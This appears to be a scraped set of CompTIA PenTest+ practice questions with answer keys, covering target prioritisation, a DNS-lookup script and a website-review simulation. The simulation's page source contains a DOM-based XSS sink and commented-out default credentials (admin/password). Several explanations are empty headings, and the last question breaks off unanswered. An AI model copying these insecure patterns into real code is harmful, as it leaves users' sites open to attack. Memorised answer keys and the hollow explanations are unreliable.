CompTIA

Exam Questions PT0-003

CompTIA PenTest+ Exam

NEW QUESTION 1
A penetration tester needs to evaluate the order in which the next systems will be selected for testing. Given the following output:
Hostname | IP address | CVSS 2.0 | EPSS hrdatabase | 192.168.20.55 | 9.9 | 0.50
financesite | 192.168.15.99 | 8.0 | 0.01
legaldatabase | 192.168.10.2 | 8.2 | 0.60
fileserver | 192.168.125.7 | 7.6 | 0.90
Which of the following targets should the tester select next?

A. fileserver
B. hrdatabase
C. legaldatabase
D. financesite

Answer: A

Explanation:
Given the output, the penetration tester should select the fileserver as the next target for testing, considering both CVSS and EPSS scores. Explanation
? CVSS (Common Vulnerability Scoring System):
? EPSS (Exploit Prediction Scoring System):
? Evaluation:
Pentest References:
? Prioritization: Balancing between severity (CVSS) and exploitability (EPSS) is crucial for effective vulnerability management.
? Risk Assessment: Evaluating both the impact and the likelihood of exploitation helps in making informed decisions about testing priorities.
By selecting the fileserver, which has a high EPSS score, the penetration tester focuses on a target that is more likely to be exploited, thereby addressing the most immediate risk.
==========


NEW QUESTION 2
A penetration testing team wants to conduct DNS lookups for a set of targets provided by the client. The team crafts a Bash script for this task. However, they find a minor error in one line of the script:
1 #!/bin/bash
2 for i in $(cat example.txt); do
3 curl $i
4 done
Which of the following changes should the team make to line 3 of the script?


A. resolvconf $i
B. rndc $i
C. systemd-resolve $i
D. host $i

Answer: D

Explanation:
? Script Analysis:
? Error Identification:
? Correct Command:
? Corrected Script:
Pentest References:
? In penetration testing, DNS enumeration is a crucial step. It involves querying DNS servers to gather information about the target domain, which includes resolving domain names to IP addresses and vice versa.
? Common tools for DNS enumeration include host, dig, and nslookup. The host command is particularly straightforward for simple DNS lookups.
By correcting the script to use host $i, the penetration testing team can effectively perform DNS lookups on the targets specified in example.txt.
==========

NEW QUESTION 3
DRAG DROP
You are a penetration tester reviewing a client??s website through a web browser.
INSTRUCTIONS
Review all components of the website through the browser to determine if vulnerabilities are present.
Remediate ONLY the highest vulnerability from either the certificate, source, or cookies.
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.


Secure System
User name
Password
Login
View Certificate
View Source
View Cookies
Remediate Certificate
Remediate Source
Remediate Cookies


Certificate
General
Details
Certification Path
Certificate Information
This certificate is intended for the following purpose(s):
• Ensures the identity of a remote computer
* Refer to the certification authority's statement for details.
Issued to: *.comptia.org
Issued by: RapidSSL SHA256 CA
Valid from 7/18/2016 to 7/19/2018
Install Certificate...
Issuer Statement
Learn more about certificates
OK

Secure System

https://comptia.org/login.aspx#viewsource

```
<html>
<head>
<title>Secure Login </title>
</head>
<body>
<meta
content="c2RmZGZnaHNzZmtqbGdoc2Rma2pnaGRzZmpoZGZvaW2aGRmc29pYmp3ZXindWvdm9pb2hzZGd1aWJoaGR1ZmZpZ2hzZDtpYmhqZHNmc291Ymdoc3d5ZGi1Z2Zi
bnNkbGtqO2Job3VpYXNpZGZubXM7bGtkZmliaHZsb3NhZGJua2N4dnZ1aWdia3NqYWVqa2JmbGI1Y3Z2Z2JobGFzZwJmaXVkZGZidmxiamFmbGhkc3VmZyBuc2pyZ2hzZHVmaG
d1d3NmZ2hqZHNmZmJ1c2hmdWRzZmZoZ3U3cndweWhmamRzZmZ2bnVzZm53cnVMYnZ1ZXJ2=="name="csrt-token"/>
<select><script>
document.write("<OPTION value=1>"+document.location.href.substring(document.locaton.href.indexOf("f=")+16)+ "</OPTION>");
</script></select>
<div align="center">
<form action="<c:url value='main.do'/>"method="post">
<div style="margin-top:200px;margin-bottom:10px;">
<span style="width:500px:color:blue;font-size:30px;font-weight:bold;border-bottom:1 px solid blue;">Comptia Secure System Login</span>
</div>
<div style="margin-bottom:5px;">
<span style="width:100px;">Name</span>
<input style="width:150px;"type="text" name="name" id="name" value="">
<!-- input style="width:150px;"type="text" name="name" id="name" value="admin"-->
</div>
<div><span style="width:100px:">Password: </span><input style="width:150px:" type="password" name="Password" id="password" value="">
<!--div><scan style="width:100px:">Password: </span><input style="width:150px:" type="password" name="Password" id="password" value="password" -->
```

Secure System


https://comptia.org/login.aspx#viewcookies

Name	Value	Domain	Path	Expires/…	Size	HTTP	Secure	SameSite
ASP.NET_SessionId	h1bcdctse2ewvqwf4bdcby3v	www.com...	/	Session	41			
__utma	36104370.911013732.1508266963.1508266963.1508266963.1	.comptia.o...	/	2019-10-1…	59			
__utmb	361044370.7.9.1508267988443	.comptia.o...	/	2017-10-1…	32			
__utmc	36104370	.comptia.o...	/	Session	14			
__utmt	1	.comptia.o...	/	2017-10-1…	7			
__utmv	36104370.|2=Account%20Type=Not%20Defined=1	.comptia.o...	/	2019-10-1…	48			
__utmz	36104370.1508266963.1.1.utmcsr=google|utmccn=(organic)|utmc…	.comptia.o...	/	2018-04-1…	99			
_sp_id.0767	4a84866c6ffff51c.1508266964.1.1508258019.1508266964.81ff34f7…	.comptia.o...	/	2019-10-1…	99			
_sp_ses.0767	*	.comptia.o...	/	2017-10-1…	13			


Secure System

https://comptia.org/login.aspx#remediatesource

```
1 <html>
2 <head>
3 <title>Secure Login </title>
4 </head>
5 <body>
6 <meta
7 content="c2RmZGZnaHNzZmtqbGdoc2Rma2pnaGRzZmpoZGZvaW2aGRmc29pYmp3ZXindWvdm9pb2hzZGd1aWJoaGR1ZmZpZ2hzZDtpYmhqZHNmc291Ymdoc3d5ZGi1Z2Zi
8 bnNkbGtqO2Job3VpYXNpZGZubXM7bGtkZmliaHZsb3NhZGJua2N4dnZ1aWdia3NqYWVqa2JmbGI1Y3Z2Z2JobGFzZwJmaXVkZGZidmxiamFmbGhkc3VmZyBuc2pyZ2hzZHVmaG
9 d1d3NmZ2hqZHNmZmJ1c2hmdWRzZmZoZ3U3cndweWhmamRzZmZ2bnVzZm53cnVMYnZ1ZXJ2=="name="csrt-token"/>
10 <select><script>
11 document.write("<OPTION value=1>"+document.location.href.substring(document.locaton.href.indexOf("f=")+16)+ "</OPTION>");
12 </script></select>
13 <div align="center">
14 <form action="<c:url value='main.do'/>"method="post">
15 <div style="margin-top:200px;margin-bottom:10px;">
16 <span style="width:500px:color:blue;font-size:30px;font-weight:bold;border-bottom:1 px solid blue;">Comptia Secure System Login</span>
17 </div>
18 <div style="margin-bottom:5px;">
19 <span style="width:100px;">Name</span>
20 <input style="width:150px;"type="text" name="name" id="name" value="">
21 <!-- input style="width:150px;"type="text" name="name" id="name" value="admin"-->
22 </div>
23 <div><span style="width:100px:">Password: </span><input style="width:150px:" type="password" name="Password" id="password" value="">
24 <!--div><scan style="width:100px:">Password: </span><input style="width:150px:" type="password" name="Password" id="password" value="password" -->
```



Name	Value	Domain	Path	Expires/...	Size	HTTP	Secure	SameSite
ASP.NET_SessionId	h1bcdctse2ewvqwf4bdcby3v	www.com...	/	Session	41	☐	☐	☐ delete
__utma	36104370.911013732.1508266963.1508266963.1508266963.1	.comptia.o...	/	2019-10-1...	59	☐	☐	☐ delete
__utmb	361044370.7.9.1508267988443	.comptia.o...	/	2017-10-1...	32	☐	☐	☐ delete
__utmc	36104370	.comptia.o...	/	Session	14	☐	☐	☐ delete
__utmt	1	.comptia.o...	/	2017-10-1...	7	☐	☐	☐ delete
__utmv	36104370.|2=Account%20Type=Not%20Defined=1	.comptia.o...	/	2019-10-1...	48	☐	☐	☐ delete
__utmz	36104370.1508266963.1.1.utmcsr=google|utmccn=(organic)|utmc...	.comptia.o...	/	2018-04-1...	99	☐	☐	☐ delete
_sp_id.0767	4a84866c6ffff51c.1508266964.1.1508258019.1508266964.81ff34f7...	.comptia.o...	/	2019-10-1...	99	☐	☐	☐ delete
_sp_ses.0767	*	.comptia.o...	/	2017-10-1...	13	☐	☐	☐ delete



Drag and Drop Options:

- Remove certificate from server
- Generate a Certificate Signing Request
- Submit CSR to the CA
- Install re-issued certificate on the server

Step 1 ?

Step 2 ?

